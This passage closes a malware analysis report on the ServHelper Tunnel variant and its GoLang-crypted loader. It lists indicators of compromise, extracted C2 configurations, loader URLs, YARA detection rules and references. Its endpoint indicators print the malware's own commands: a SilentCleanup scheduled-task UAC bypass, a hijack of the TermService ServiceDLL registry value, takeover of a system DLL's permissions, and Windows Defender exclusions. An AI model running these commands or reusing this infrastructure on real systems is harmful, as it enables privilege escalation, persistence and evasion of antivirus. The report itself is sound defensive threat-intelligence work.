The other DLL that was written to disk which was also UPX packed turns out to be the most interesting for us, this is the Tunnel variant of ServHelper[3] that was detailed in a blog post by BinaryDefense[2]. The blog post is pretty comprehensive and lined up pretty well with what we saw in our samples, ServHelper related config data:

{'C2': ['asdjausg.cn', 'potuybze.xyz', 'asfuuvhv3083f.xyz',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/ipa/b.php']}

Conclusion

An interesting full circle from finding a GoLang crypted .NET loader for dropping miner bots and also being used for delivering ServHelper.

IOCs

GoLang Crypted files:

b591e73c3ebfe7ba44eb161c3cc1ee7b9a794d4e9b9b9aa4e3936f518e814ceb6eca26fcfabbb12c6a37eb68

ServHelper configs:

{'C2': ['hopeithelps.xyz', 'adsgjuhsdgubhu4.xyz', 'zbuurhbbc.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/ipa/b.php']}{'C2':
['asdjausg.cn', 'potuybze.xyz', 'asfuuvhv3083f.xyz', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/ipa/b.php']}{'C2': ['afditnzurh.xyz', 'kbpsorjbus6.pw', 'aspdivhvy7a.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/moist/b.php']}{'C2':
['asdjausg.cn', 'potuybze.xyz', 'asfuuvhv3083f.xyz', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/ipa/b.php']}{'C2': ['askduvjuz.xyz', 'pasobjub.xyz', 'pasgugbz3u4a.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/oiggb/b.php']}{'C2':
['askduvjuz.xyz', 'pvobijrrvvz.xyz', 'pafsovbhyda.cn', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/arefgw/b.php']}{'C2': ['askduvjuz.xyz', 'soduvhyuvz.xyz', 'pafsovbhyda.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/zpsiig/b.php']}{'C2':
['dsfamsi4b.cn', 'asfjjasguasus.xyz', 'pssoduvnzud.xyz', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/jndury/b.php']}{'C2': ['hitnaiguat.xyz', 'whereihjeu3.xyz', 'sagiai3agar.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/ctp/b.php']}{'C2':
['homate.xyz', 'psdgiigjsjavy3.xyz', 'microkgww2.cn', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/resist/b.php']}{'C2': ['protosaur.xyz', 'gaiter12fa.xyz', 'dooter41ag.cn',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/cerat/b.php']}{'C2':
['wheredoyougo.cn', 'afggaiir3a.xyz', 'gigiuuruyahv.cn', 'http://bromide.xyz/ssh.zip',
'http://sdsddgu.xyz/khkhkt'], 'PIPES': ['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'],
'URI': ['/seger/b.php']}{'C2': ['zalerha7315.xyz', 'agutagndie.cn', 'gpogjbuehuvh.xyz',
'http://bromide.xyz/ssh.zip', 'http://sdsddgu.xyz/khkhkt'], 'PIPES':
['\\\\.\\pipe\\txtpipe', '\\\\.\\pipe\\anspipe'], 'URI': ['/imp/b.php']}

PowerShell loader secondaries:

http://45.61.136.223/get/arch.phphttp://45.61.136.223/get/getter.phphttp://45.61.136.223

Endpoint indicators:

```
schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Nullreg add
"HKLM\system\currentcontrolset\services\TermService\parameters" /v
ServiceDLL$env:username | out-file c:\windows\temp\usrnm.txttakeown.exe /A /F
rfxvmt.dllicacls.exe rfxvmt.dll /inheritance:dicacls.exe rfxvmt.dll /setowner "NT
SERVICE\TrustedInstaller"icacls.exe rfxvmt.dll /grant "NT
SERVICE\TrustedInstaller:F"icacls.exe rfxvmt.dll /remove "NT AUTHORITY\SYSTEM"icacls.exe
rfxvmt.dll /grant "NT AUTHORITY\SYSTEM:RX"#icacls.exe rfxvmt.dll /remove
"BUILTIN\Administrators"icacls.exe rfxvmt.dll /grant "BUILTIN\Administrators:RX"write-
host inst$Job = Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath
"C:\windows\branding\*"}$Job | Wait-Job -Timeout 15$Job | Stop-Job$Job =Start-Job -
ScriptBlock {Add-MpPreference -ExclusionPath "C:\users\wgautilacc\desktop\*" -force}$Job
| Wait-Job -Timeout 15$Job | Stop-Job$Job =Start-Job -ScriptBlock {Add-MpPreference -
ExclusionPath "C:\users\mirrors\desktop\*"}$Job | Wait-Job -Timeout 15$Job | Stop-
Job#Add-MpPreference -ExclusionPath "C:\windows\branding\*"#Add-MpPreference -
ExclusionPath "C:\users\wgautilacc\desktop\*" -force#Add-MpPreference -ExclusionPath
"C:\users\mirrors\desktop\*"
```

YARA:

```
rule unpacked_servhelper{    meta:        author = "Jason Reaves"    strings:
$string_1 = {48 8d 15 ?? ?? 00 00 4c 8d 05 ?? ?? 00 00 41 b9 ?? ?? ?? 00 e8} $val =
"SELECT Name FROM Win32_Group where SID=" wide    condition:        uint16(0) == 0x5A4D
and all of them}rule unpacked_helper{meta: author = "Jason Reaves" sample1 =
"620c009cd021b02d789a8a084e03a17a95b1606950d1db9dcbced29dadc0e1dc" sample2 =
"0b53130e094f715b729af44cdfbcd7c81ed37d71528c31e2a03fd2d5c3adfe0e"strings:$a1 =
"Copyright (C) Helper 20" wide$s_decode = {8b c2 48 8d 4c 24 ?? 48 03 c8 8d 42 ?? 30 01
ff c2 8b 44 24 ?? 3b d0 72 e7}condition:all of them}
```

References

1:https://suid.ch/research/Telegram_Malware_Analysis.html

2:https://www.binarydefense.com/an-updated-servhelper-tunnel-variant/

3:https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

4:https://www.avira.com/en/blog/ta505-apt-group-targets-americas